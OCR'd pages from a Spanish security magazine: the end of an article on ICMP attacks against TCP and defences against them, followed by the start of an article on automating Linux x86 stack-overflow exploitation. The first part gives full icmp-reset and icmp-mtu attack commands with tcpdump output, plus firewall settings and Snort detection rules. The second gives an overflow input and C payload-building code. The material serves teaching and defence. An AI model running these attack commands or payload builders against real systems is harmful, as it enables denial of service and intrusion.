En Windows, para evitar este tipo de ataques todo lo que tenemos que hacer es poner el *EnableICMPRedirect* en 0 bajo la siguiente clave del registro: *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters*.

Es necesaria la fragmentación ICMP

El tipo de mensaje ICMP *fragmentation required but DF set* se utiliza en un router/firewall para informar al remitente sobre la necesidad de la fragmentación cuando el bit DF (*don't fragment*) está configurado en los paquetes originales. El mensaje de error contiene el MTU de la red que necesita la fragmentación.

Los mensajes ICMP implicados son:

- tipo 3 código 4 desde el dispositivo de filtrado hacia el origen.




Figura 7. *El formato del mensaje ICMP, Fragmentation Needed but the Don't Fragment Bit was set*




Figura 8. *El formato del mensaje ICMP Address mask request/reply*

Listado 7. *El ICMP redirect visualizado en el tcpdump*

```
192.168.1.1 > 192.168.1.4: icmp: ↵
  redirect 0.0.0.0 to host 192.168.1.2
 4500 0038 3372 0000 ff01 04fd c0a8 0101
 c0a8 0104 0501 b87f c0a8 0102 4500 0038
 4a2f 0000 ff06 afe4 c0a8 0104 0000 0000
 0064 005a c010 c005
```

Listado 8. *Ejemplo de la dirección de máscara de petición/respuesta*

```
# sing -mask 10.173.217.2

10.173.217.50 > 10.173.217.2: icmp: address mask request
 4500 0020 3372 0000 ff01 c0db 0aad d932
 0aad d902 1100 a38c 1f73 2c00 0000 0000
10.173.217.2 > 10.173.217.50: icmp: address mask is 0xffffffc0
 4500 0020 3372 0000 4001 7fdc 0aad d902
 0aad d932 1200 a2cb 1f73 2c00 ffff ffc0
 0f00 0000 00f4 5800 b0bf 0000 00f4
```

Listado 9. *Un ataque icmp-reset visualizado en el tcpdump*

```
# tcpdump -ile1 -nnv icmp and host 192.168.1.4
10.10.228.237 > 192.168.1.4: ↵
  icmp: 10.10.228.237 protocol 6 unreachable for ↵
  192.168.1.4.3763 > 10.10.228.237.80: 3634163930 ↵
  [|tcp] (ttl 211, id 28211, len 576) (ttl 214, id 31456)
```

Listado 10. *La reacción contra un ataque icmp-reset visualizado en el tcpdump*

```
# tcpdump -ile1 -nn 'tcp[13] & 4 != 0'
192.168.1.4.3763 > 10.10.228.237.80: ↵
  R 1428640266:1428640266(0) ack 667972724 win 0 (DF)
```

La Figura 7 contiene el formato del mensaje ICMP *fragmentation required but DF set*.

Posible abuso

Este tipo de mensaje puede ser usado para el reconocimiento, ya que permite a un intruso comprobar la productividad de la ruta para planificar un ataque DoS.

La dirección de máscara de la petición/respuesta ICMP

Este mensaje se emplea para obtener el valor de la dirección de máscara. Por ejemplo, los sistemas sin disco necesitan obtener sus máscaras por sí mismos.

Los mensajes ICMP involucrados son:

- tipo 17 código 0 desde el origen hacia el destino para la petición de máscara,
- tipo 18 código 0 desde el destino hacia el origen para la respuesta de máscara.

La Figura 8 muestra el formato del mensaje ICMP *Address mask request/reply* y el Listado 8 ilustra un ejemplo.

Posible abuso

Este es otro tipo de mensaje ICMP que permite que el host de envío haga el reconocimiento, pues el remitente puede mapear fácilmente la subred. No obstante, este tipo de ICMP está obsoleto y se utiliza muy poco.

El ICMP contra el TCP

Fernando Gont hizo un trabajo interesante con este tipo de ataques y los describió en el borrador de Internet *ICMP attacks against TCP* (ver el recuadro *En la red*). Este ataque incluye básicamente:

- blind connection-reset (reset a ciegas de la conexión),
- blind performance-degrading (degradación a ciegas del funcionamiento),
- blind throughoutput-reduction (reducción a ciegas de la productividad).

```
10.239.5.41 - PuTTY
PuTTY Fatal Error
Network error: Software caused connection abort
OK
                                   from 10.239.6.59

 15:50:06 up 13 days, 20:01,  4 users,  load average: 0.12, 0.04, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 Wed12    2days 22.39s 21.10s /usr/bin/perl
root     pts/1    10.239.6.59       15:29    9:00  11.93s 11.26s ./icmp-reset -
root     pts/2    10.239.6.59       15:37   40.00s  5.33s  4.81s apt-get instal
root     pts/3    10.239.7.27       15:50    0.00s  0.55s  0.22s w
```

Figura 9. *La suspensión de la conexión Putty por medio de la herramienta icmp-reset*

Listado 11. *Un ataque icmp-reset que conduce a la suspensión de la conexión sin un cliente Putty*

```
# icmp-reset -c 10.239.7.27:1040-1060 -s 10.239.5.41:22 -t client -r 56
# tcpdump -ile1 -nn host 10.239.5.41 and port 22
10.239.7.27.1049 > 10.239.5.41.22: ↵
  S [tcp sum ok] 782249187:782249187(0) win 16384 §
  <mss  460,nop,nop,sackOK> (DF) (ttl 127, id 23641, len 48)
10.239.5.41.22 > 10.239.7.27.1049: ↵
  S [tcp sum ok] 4070582427:4070582427(0) ack 782249188 win 5840 ↵
  <mss 1460,nop,nop,sackOK> (DF) (ttl 64, id 0, len 48)
(...)
10.239.5.41 > 10.239.7.27: ↵
  icmp: 10.239.5.41 protocol 6 unreachable ↵
  for 10.239.7.27.1049 > 10.239.5.41.22: 1144805691 ↵
  [|tcp] (ttl 206, id 57166, len 576)
(...)
10.239.5.41 > 10.239.7.27: ↵
  icmp: 10.239.5.41 protocol 6 unreachable ↵
  for 10.239.7.27.1049 > 10.239.5.41.22: 1512665611 ↵
  [|tcp] (ttl 234, id 63018, len 576)
```

Las herramientas también han sido preparadas como *proof of concept (prueba de concepto)*. Veamos como usar estas herramientas para comprobar si la puesta en práctica del TCP/IP de tu sistema es vulnerable a tales ataques.

Blind connection-reset

Este tipo de ataque se utiliza para reiniciar la conexión ya sea desde el origen o desde el destino de la conexión TCP. El atacante sólo necesita saber la Ip y el puerto de origen/destino. Hay muchas conexiones para las que estos cuatro valores son reconocidos, tales como los transfers de zona BGP y DNS.

Cuando un host recibe un ICMP tipo 3 código 2, 3 ó 4, inmediatamente aborta la conexión, a causa de la función de recuperación TCP involucrada en este tipo de error considerado *hard error* por el RFC 1122. Una de las herramientas *proof of concept* de Fernando se puede utilizar para poner un ejemplo:

```
# icmp-reset \
  -c 192.168.1.4:3000-4000 \
  -s 10.10.189.73:80 \
  -t client -r 128
```

Si se conoce la conducta del cliente, podemos especificar un rango del puerto de origen. La herramienta es capaz de probar todos los puertos en el rango de 0–65535. El ejemplo anterior requiere que se envíen solo 1000 paquetes. Después de com-

Listado 12. *El ataque icmp-mtu visualizado en el tcpdump*

```
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  20745:22225(1480) ack 0 win 5840 (DF) (ttl 64, id 64416)
10.239.7.27.1058 > 10.239.5.41:22: . ↵
  [tcp sum ok] ack 48281 win 16384 (DF) (ttl 127, id 34764)
10.239.7.27.1058 > 10.239.5.41:22: . ↵
  [tcp sum ok] ack 68161 win 16384 (DF) (ttl 127, id 98023)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  22225:23705(1480) ack 0 win 17040 (DF) (ttl 64, id 23658)
10.239.7.27.1058 > 10.239.5.41:22: . ↵
  [tcp sum ok] ack 69581 win 16384 (DF) (ttl 127, id 65789)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  23705:25185(1480) ack 0 win 5840 (DF) (ttl 64, id 87436)
10.239.7.27.1058 > 10.239.5.41:22: . ↵
  [tcp sum ok] ack 71001 win 16384 (DF) (ttl 127, id 78413)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  25185:26665(1480) ack 0 win 5840 (DF) (ttl 64, id 98127)
10.0.0.1 > 192.168.0.1: icmp: ↵
  10.0.0.1 unreachable - need to frag (mtu 512) (ttl 234, id 65896)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  83848:84320(472) ack 0 win 5840 (DF) (ttl 64, id 56897)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  84320:84792(472) ack 0 win 5840 (DF) (ttl 64, id 77884)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  84792:85264(472) ack 0 win 5840 (DF) (ttl 64, id 45902)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  85264:85736(472) ack 0 win 5840 (DF) (ttl 64, id 98542)
10.0.0.1 > 192.168.0.1: icmp: ↵
  10.0.0.1 unreachable - need to frag (mtu 512) (ttl 234, id 62154)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  81004:81476(472) ack 0 win 5840 (DF) (ttl 64, id 67554)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  81476:81948(472) ack 0 win 5840 (DF) (ttl 64, id 44688)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  81948:82420(472) ack 0 win 5840 (DF) (ttl 64, id 87327)
10.239.5.41:22 > 10.239.7.27.1058: . ↵
  82420:82892(472) ack 0 win 5840 (DF) (ttl 64, id 65876)
```

pletar el ciclo se reiniciará desde el puerto 3000, de modo que el cliente reestablece la conexión justo después del reinicio, la herramienta reestablecerá la conexión una y otra vez.

La aplicación fue probada en un dispositivo de red que descarga los archivos desde un servidor web. La opción `-c` significa cliente (IP: src port), la `-s` significa servidor (IP:dst port), la `-t` especifica el objetivo (target) que reestablece la conexión (cliente o servidor), y por último la `-r` significa el índice (rate), que limita el usuario de ancho de banda para el ataque (en kbps). Por defecto a otros campos se le asignan valores aleatorios y se envían los mensajes del ICMP tipo 3 código 2. El Listado 9 muestra la salida tcpdump. El cliente reacciona abortando la conexión y enviando un paquete RST al servidor web (ver el Listado 10).

La herramienta se ha probado en un par de máquinas de Microsoft (por favor consulta esta vulnerabilidad en el Boletín de Seguridad de Microsoft MS05-019 (893066)). En una máquina con Servidor de Windows 2003 Enterprise Edition sin parche, la herramienta abortó la conexión con un cliente Putty, como se aprecia en la Figura 9. El Listado 11 muestra en detalle el ataque.

Blind performance-degrading

Este ataque se utiliza para degradar el funcionamiento durante la conexión TCP. El host cree que está enviando paquetes que son más grandes que el actual PMTU. Esto reduce el funcionamiento de la transferencia y aumenta la

Listado 13. *La parte ICMP del archivo pf.conf del autor*

```
ext_if = "ne1"
prv_if = "ne2"
srv_mail ="192.168.1.5/32"
my_bsd ="192.168.1.4/32"
(...)

# Block all inbound TCP requests on port 133, sending back ICMP unreachable
block return-icmp in quick on $ext_if proto tcp from any to $srv_mail port auth

# Let the admin bsd machine ping
pass in on $prv_if inet proto icmp from $my_bsd to any icmp-type 8 code 0 keep state
pass out on $ext_if inet proto icmp from $my_bsd to any icmp-type 8 code 0 keep state

# Let the admin bsd machine receive time to live exceeded in transit and udp port unreachable
pass in on $ext_if inet proto icmp from any to $my_bsd icmp-type 11 keep state
pass out on $prv_if inet proto icmp from $my_bsd to any icmp-type 11 keep state
pass in on $ext_if inet proto icmp from any to $my_bsd icmp-type 3 code 3 keep state
pass out on $prv_if inet proto icmp from $my_bsd to any icmp-type 3 code 3 keep state
```

Las reglas del Snort ICMP

El Snort viene con las *icmp-info.rules* y las *icmp.rules*. Analizando estas reglas surge una buena idea sobre como podría abusarse del ICMP. Observemos una de las firmas de las *icmp-info.rules*:

```
alert icmp $EXTERNAL_NET any -> ↵
  $HOME_NET any (msg:"ICMP PING"; icode:0; itype:8; ↵
  classtype:misc-activity; sid:384; rev:5;)
```

Esto significa: sólo avísame con un mensaje *ICMP PING*, si alguien del exterior intenta acceder a mi red, o

```
alert icmp $EXTERNAL_NET any -> ↵
  $HOME_NET any (msg:"ICMP redirect host"; icode:1; itype:5; ↵
  reference:arachnids,135; reference:cve,1999-0265; ↵
  classtype:bad-unknown; sid:472; rev:4;)
```

Esto significa: avísame cuando haya un mensaje *ICMP redirect host*, si alguien desde el exterior intenta cambiar el routing del host dentro de mi red. En este tipo de mensajes también obtenemos una referencia, si existe, como las exposiciones comunes de las vulnerabilidades.

utilización de la CPU. Este mismo índice de transferencia de datos necesitará muchos más paquetes (ya que el TCP enviaría paquetes más pequeños), y el aumento del índice de paquetes aumenta la carga de la CPU.

Cuando un host recibe un mensaje ICMP tipo 4 código 0, debe disminuir la velocidad en la que se envían los datos. Esto permite que el atacante reduzca el rendimiento total en el vínculo a través de la ruta.

Ejemplo:

```
# icmp-mtu \
  -c 10.239.7.27:1040-1060 \
  -s 10.239.5.41:22 \
  -t server -r 56 \
  -D 300 -m 512
```

La opción `-D 300` tiene que ver con los 300 segundos de descanso antes de realizar otra ronda, mientras que el `-m 512` pone a la Ruta MTU en 512 bytes (por defecto el MTU se fijará en 68, el valor más pequeño posible). Ver en el Listado 12 los resultados del tcpdump.

Blind throughput-reduction

Este tipo de ataque se utiliza para disminuir la velocidad de la conexión ya sea desde el origen o desde el destino de la conexión TCP. El atacante sólo necesita saber la combinación de la IP y el puerto de origen/destino. Cuando un host recibe un mensaje ICMP tipo 4 código 0, debe disminuir el ritmo en el cual envía los datos. Esto permite al atacante reducir el rendimiento total de la ruta.

En circunstancias normales el cliente publica una ventana de X bytes. En este caso tiene espacio en el buffer para los X bytes de datos (el control del flujo TCP). Después de un apretón de manos en tres direcciones, una conexión TCP comienza en el estado apodado como *slow start (inicio lento)*, donde el TCP ajusta su ritmo de transmisión, basándose en el ritmo en el que se reciben los reconocimientos desde el otro extremo. El TCP slow start se pone en práctica utilizando dos variables: *cwnd* (*Congestion Window*) y la *ssthresh* (*Slow Start Threshold*). La *cwnd* es una restricción auto-impuesta de las ventanas de trasmisión en el extremo del remitente, esta aumentará según el TCP se acostumbre a manipular el tráfico sin problemas. La *ssthresh* es el umbral para determinar el punto en el que el TCP sale de su fase de slow start.

Si la *cwnd* aumenta más allá de la *ssthresh*, se considera que en esa dirección la sesión TCP está fuera de la fase slow start. Después de pocas interacciones de ida y vuelta, la *cwnd* excederá a la *ssthresh* y aquí la sesión puede considerarse que está fuera de la slow start, lo que significa que la conexión TCP ha alcanzado un estado óptimo, en el que la *cwnd* se corresponde estrechamente con la capacidad de la red. A partir de aquí la ventana de congestión se moverá de manera lineal.

El filtrado correcto del ICMP

Muchos documentos recomiendan que todo el ICMP debe ser bloqueado. De hecho, la configuración correcta del ICMP asegurará el funcionamiento eficiente de la red, permitirá la correcta monitorización de los servicios y ayudará en la solución de problemas. Por lo tanto es aconsejable:

- establecer el filtro anti-spoof y ser restrictivo con el origen/destino de los paquetes,
- activar el filtrado a fondo,
- pasar por los *ICMP Unreachable*, *ICMP Unreachable Need to Fragment* (utilizados por la Ruta MTU para determinar la configuracion óptima del MTU) y *ICMP Time Exceeded in Transit* entrantes y salientes (el TTL expiró en el tránsito utilizado por traceroute del *NIX y el tracert de Windows; el traceroute de *NIX utiliza igualmente un puerto UDP alto; este mensaje también es importante cuando ocurren los bucles de routing),
- pasar por la *ICMP Echo Request* que sale de los hosts internos,
- si es posible, aplicar la limitación del ritmo del ICMP para mitigar los efectos del flujo ICMP (una tecnología llamada *Committed Access Rate* (CAR) admite este tipo de filtrado).

Todos los ICMP restantes deben ser bloqueados.

Un mensaje ICMP *source quench* coloca a la conexión en una fase de slow start repetidamente, y el servidor sólo envía un segmento, así que el rendimiento de la conexión se limita a un paquete por RTT (*Round Trip Time*). Se puede observar un ejemplo de esto en el sitio web de Fernando Gont (ver el recuadro *En la Red*).

La defensa contra los ataques ICMP

El problema con la manipulación del ICMP es la necesidad de un filtrado a fondo. El ICMP no se percata del estado como el UDP, así que rastrear la conexión con los mensajes de respuesta del ICMP a los problemas no transitorios es difícil. Mientras que los mensajes de petición/respuesta son fáciles de manipular porque tenemos un estímulo y una respuesta, éste es el único caso en el que el ICMP puede ser considerado como estable.

La mayor parte de la defensa en el ICMP se aplica en el perímetro. Por ejemplo en un router Cisco está disponible un comando *no ip unreachables (no hay ip asequibles)*, lo que provoca que el router deje de enviar mensajes ICMP tipo 3 cuando un host no es asequible. También hay un comando *no ip directed-broadcast (no hay ip de transmision dirigida)* que evita el tráfico en las direcciones de transmisión (por ejemplo el ataque smurf), y el *no ip source-route (no hay ip de ruta de origen)* que desactiva el routing de origen. Sin embargo, no hay *no ip redirects (no hay redireccionamiento ip)* para evitar modificaciones maliciosas de la ruta. Los mensajes de *redirección* del ICMP deben bloquearse utilizando el filtro apropiado en el router, que realiza el filtro de ingreso, mientras que el *fragmentation required (es necesaria la fragmentación)* debe ser permitido para evitar la fragmentación.

El firewall utilizado debe ser capaz de manipular el ICMP y permitir la especificación de los tipos y códigos. Si utilizas el filtro de paquetes OpenBSD, el Listado 13 muestra cómo poner en práctica la protección contra los ataques ICMP en el PF. El OpenBSD es una buena opción pues no solo tiene un registro impresionante de seguridad, sino que también es capaz de realizar un filtrado a fondo para el ICMP, los mensajes de error acerca del TCP y el UDP se corresponden con la conexión a la que estos pertenecen (la opción *keep state*), y ha sido el primer sistema operativo en poner en práctica todo un conjunto de contramedidas para los ataques basados en el ICMP.

También debe configurarse un sistema de detección de intrusos, que observe la actividad anormal del ICMP. El Snort (ver el recuadro *Las reglas del Snort ICMP*) incluye archivos de firma para el tráfico ICMP potencialmente dañino. Estas firmas detectan a la mayoría de herramientas de escaneo y abusos en el tráfico ICMP tales como el redireccionamiento del host.

Por último, antes de poner en práctica la protección ICMP y bloquear casi todo el tráfico ICMP, vale la pena considerar si merece el esfuerzo. Aunque un bajo nivel de protección puede permitir a los intrusos que hagan un reconocimiento mas rápido antes de un ataque, al mismo tiempo permitirá que ciertos servicios funcionen de manera más fluída (por ejemplo devolver *destination unreachable* en el puerto TCP 113 ayuda a que sean más rápidas las conexiones completas de envío de correo sin tener que esperar a que cesen).

La protección contra los ataques ICMP no es difícil, y aunque el ICMP se considera relativamente dañino en tárminos de amenazas potenciales a la seguridad, si no se toman las medidas adecuadas la red puede sufrir. Por lo tanto, en vez de tomárselo a la ligera, hay que asegurarse de que existe una protección adecuada. ●

Sobre el autor

Antonio Merola trabaja como experto senior en seguridad para Telecom Italia. A lo largo de su carrera profesional ha estado involucrado en muchos aspectos de la seguridad. Como freelance ha ofrecido sus servicios a muchas compañías como consultor e instructor de una amplia variedad de temas de seguridad. Ha publicado artículos de IT en varias revistas italianas. Su interés actual radica en las soluciones de seguridad honeypots e IDS/IPS.

Agradecimientos

El autor quiere agradecer a su amigo y colega Massimo Fubini por invertir su tiempo en el laboratorio haciendo pruebas sobre el abuso del ICMP, con el objetivo de preparar este artículo.

En la Red

- *http://www.sans.org/rr*
  – el salón de lectura,
- *http://sourceforge.net/projects/sing*
  – la herramienta Sing
- *http://www.gont.com.ar*
  – el ICMP contra las herramientas de ataque TCP,
- *http://www.microsoft.com/technet/security/bulletin/MS05-019.mspx*
- *http://www.tcpipguide.com/free/t_ICMPOverviewHistoryVersionsand-Standards.htm*



Automatizando el proceso de explotación de vulnerabilidades en Linux x86

Stavros Lekkas 

Grado de dificultad



La inspección de binarios pre-compilados para buscar fallos es una responsabilidad bastante pesada para quienes hacen pruebas de penetración. Una herramienta que pudiera identificar errores de sobrecarga de buffer y producir el código de la explotación de vulnerabilidades nos facilitaría mucho las cosas.

Imagínate que te encuentras con una pieza de código compilado, y que no tienes la suerte de tener su código fuente. Más aún, imagina que este código tiene todas las características que indican una posible vulnerabilidad frente a sobrecargas del buffer. Como el análisis del desensablaje de este código es extremadamente largo y complejo, sería muy útil una herramienta que pudiera automatizar el proceso de explotación de esta vulnerabilidad. Veamos cómo hacer posible una herramienta como esta.

Decir que un programa contiene un error de sobrecarga de buffer basado en el stack implica, indirectamente, que existe un lugar, el buffer, donde se copian los datos. Estos buffers existen en el stack y son señalizados por direcciones. Lo que es más, cuando los datos se copian, las fronteras no se comprueban, lo que produce riesgo de sobrecarga. Tras sobrecargar un buffer, otros segmentos fuera de su ámbito también se sobreescriben. La manipulación efectiva de tales segmentos con datos válidos lleva al control del flujo de ejecución del programa usando simplemente direcciones de señalización válidas.

Los datos mencionados, que son situados en el buffer, a veces son entradas del usuario. El programa puede aceptar entradas de usuario de muchas formas posibles, como argumentos o parámetros del programa, variables de entorno, interruptores, incluso entradas de programas de tiempo de ejecución recibidas usando las funciones libc `gets()`, `scanf()`, etc. Como cada una de estas formas de proporcionar datos tiene su propia historia, nos centraremos en los argumentos

En este artículo aprenderás...

- cómo identificar este tipo de errores sin tener el código fuente,
- los pasos necesarios para aprovechar esta vulnerabilidad,
- los criterios que componen un patrón genérico de código de *exploit*,
- los motivos por los que es útil esta automatización.

Lo que deberías saber...

- programación básica C en Linux,
- cómo usar el sistema operativo Linux,
- cómo funciona el stack de Linux.

Fuzzing

Fuzzing significa actuar utilizando Lógica Fuzzy. La Lógica Fuzzy funciona con ambigüedades y trata de categorizar la incertidumbre y clasificarla utilizando las matemáticas. El conjunto de todos los números enteros en matemáticas tiene una cardinalidad infinita, como también sucede con los números reales, etc. Sin embargo, en lo que atañe a los ordenadores, todo es finito, y los cálculos con operaciones realmente grandes pueden fracasar.

de programa como nuestro vector de ataque.

Es crucial mencionar que el concepto de la automatización no tiene nada que ver con la *lógica fuzzy,* y la herramienta no está asociada a las técnicas de *fuzzing*. Tratar de localizar vulnerabilidades específicas inspeccionando los datos generados por entradas deliberadas no es *fuzzing* (véase el Recuadro *Fuzzing*).

En nuestra búsqueda de caminos para controlar el `%eip` (véase Figura 1) a través de argumentos, tenemos que razonar sobre lo que vamos a encontrar. Por ejemplo, si tenemos un ejecutable binario, éste puede ser vulnerable o no serlo. La primera hipótesis puede ser traducida como *el argumento nésimo es vulnerable o es no vulnerable, y si lo es, hay una distancia finita que debe rellenarse con caracteres para llegar al* `%eip`. Ajustando estos requisitos para rangos de valores predefinidos es útil para la creación de un modelo de construcción cohexionada en un entorno finito.

Argumentos de programa

Muchos ejecutables ELF reciben argumentos antes de iniciar su ejecución. Un ejemplo típico es el comando *rm*, donde tenemos que proporcionar como parámetro aquello que queremos borrar. Imaginemos un ejecutable ELF, *a.out*, que imprima un flujo de caracteres como los que se proporcionan para el primer argumento.




Figura 1. *Panorámica conceptual de una operación de copia no segura*




Figura 2. *Tabla del algoritmo de creación de cargas útiles 1*

```
$ ./a.out hakin9
Has escrito: hakin9
```

Hay una posibilidad de que en lugar de invocar `printf()` con `argv[1]` como parámetro, se declare un buffer intermedio, un conjunto de caracteres. Entonces, `argv[1]` se copia en el buffer, y `printf()` usa este buffer como parámetro, esperamos que con la cadena de formato apropiada. Hay una posibilidad también de que `argv[1]` se copie en ese buffer de forma no segura. ¿Qué sucederá si seguimos alimentándolo con entradas cada vez mayores?

```
$ ./a.out `perl -e 'print "A" x 50'`
Has escrito: AAAAAAA … AAA
Fallo de segmentación (core dumped)
```

Se colgó, y produjo un core. Sin embargo, muchas distribuciones de Linux no producen archivos core, así que podemos activar esto escribiendo:

```
$ ulimit -c unlimited
```

Así hemos permitido la producción de archivos core de tamaño ilimitado. De vuelta a nuestro ejemplo, el hecho de que haya producido un core significa que, claramente, se ha utilizado un buffer intermedio, en el que `argv[1]` ha sido copiado de forma no segura. Utilizando *gdb*, el depurador GNU, podemos ver la instrucción que ha causado el error.

```
$ ./gdb -c core ./a.out | grep \#0
#0 0x41414141 in ?? ()
```

Listado 1. *Subsistema de creación de cargas útiles*

```
char *make_payload(char *buffer, int policy, LINT num)
// policies:
//          _APPEND ~ append $num 'A'[s]
//          _REMOVE ~ remove $num 'A'[s]
{
 char *my_buffer;
 LINT i, len = strlen(buffer);

 if( policy == _APPEND ) {
  if( !(my_buffer = (char *)malloc( len + num + 1 )) ) {
   fprintf(stderr, "[!] make_payload(): malloc() append error.\n");
   exit(EXIT_FAILURE);
  }
  CLEAR(my_buffer);

  if( len != 0 )
     for( i = 0; i < len; i++ )
           my_buffer[i] = *(buffer++);

  for( i = len; i < len + num; i++ )
        my_buffer[i] = 'A';

  my_buffer[i] = 0x00;
 }

 if( policy == _REMOVE ) {
  if( !(my_buffer = (char *)malloc( len - num + 1 )) ) {
   fprintf(stderr, "[!] make_payload(): malloc() remove error.\n");
   exit(EXIT_FAILURE);
  }
  CLEAR(my_buffer);

  for( i = 0; i < len - num; i++ )
        my_buffer[i] = *(buffer++);

  my_buffer[i] = 0x00;
 }

 return my_buffer;
}
```




Figura 3. *Diagrama del algoritmo de creación de cargas útiles dos*

Esto tiene sentido, ya que 0x41 es el equivalente hexadecimal de *A*. La Figura 1 nos da una visión conceptual más detallada.

El puntero de instrucción ha sido sobreescrito con una dirección no válida, lo que ha llevado a un error (véase también el artículo *Desbordamiento de la pila en Linux x86*, disponible en la web de *hakin9.org*).

En lugar de proporcionarle cincuenta *A*'s, podríamos haber encontrado la distancia exacta hasta el final de `%ebp`, llenar esa distancia de *A*'s y luego dar una dirección válida. De este modo podremos controlar el flujo del programa ejecutado de tal forma que ejecute código que nosotros le proporcionemos. Mejor aún, esto puede hacerse de forma automática.

Recogida de Información

En este punto hemos de mencionar que la información que nos interesa de un ejecutable es el número de argumentos, que nos da el camino para manipular el `%eip`, y la distancia para cada valor de la longitud del ajuste del argumento, dándole una carga para el buffer que vaya creciendo de forma incremental. Después, tenemos que observar el valor del puntero de instrucción y decidir el grado en que ha sido afectado por nuestras entradas. Si el ejecutable es vulnerable, veremos tres estados diferentes durante nuestro examen. Los siguientes tres estados se producirán en secuencia:

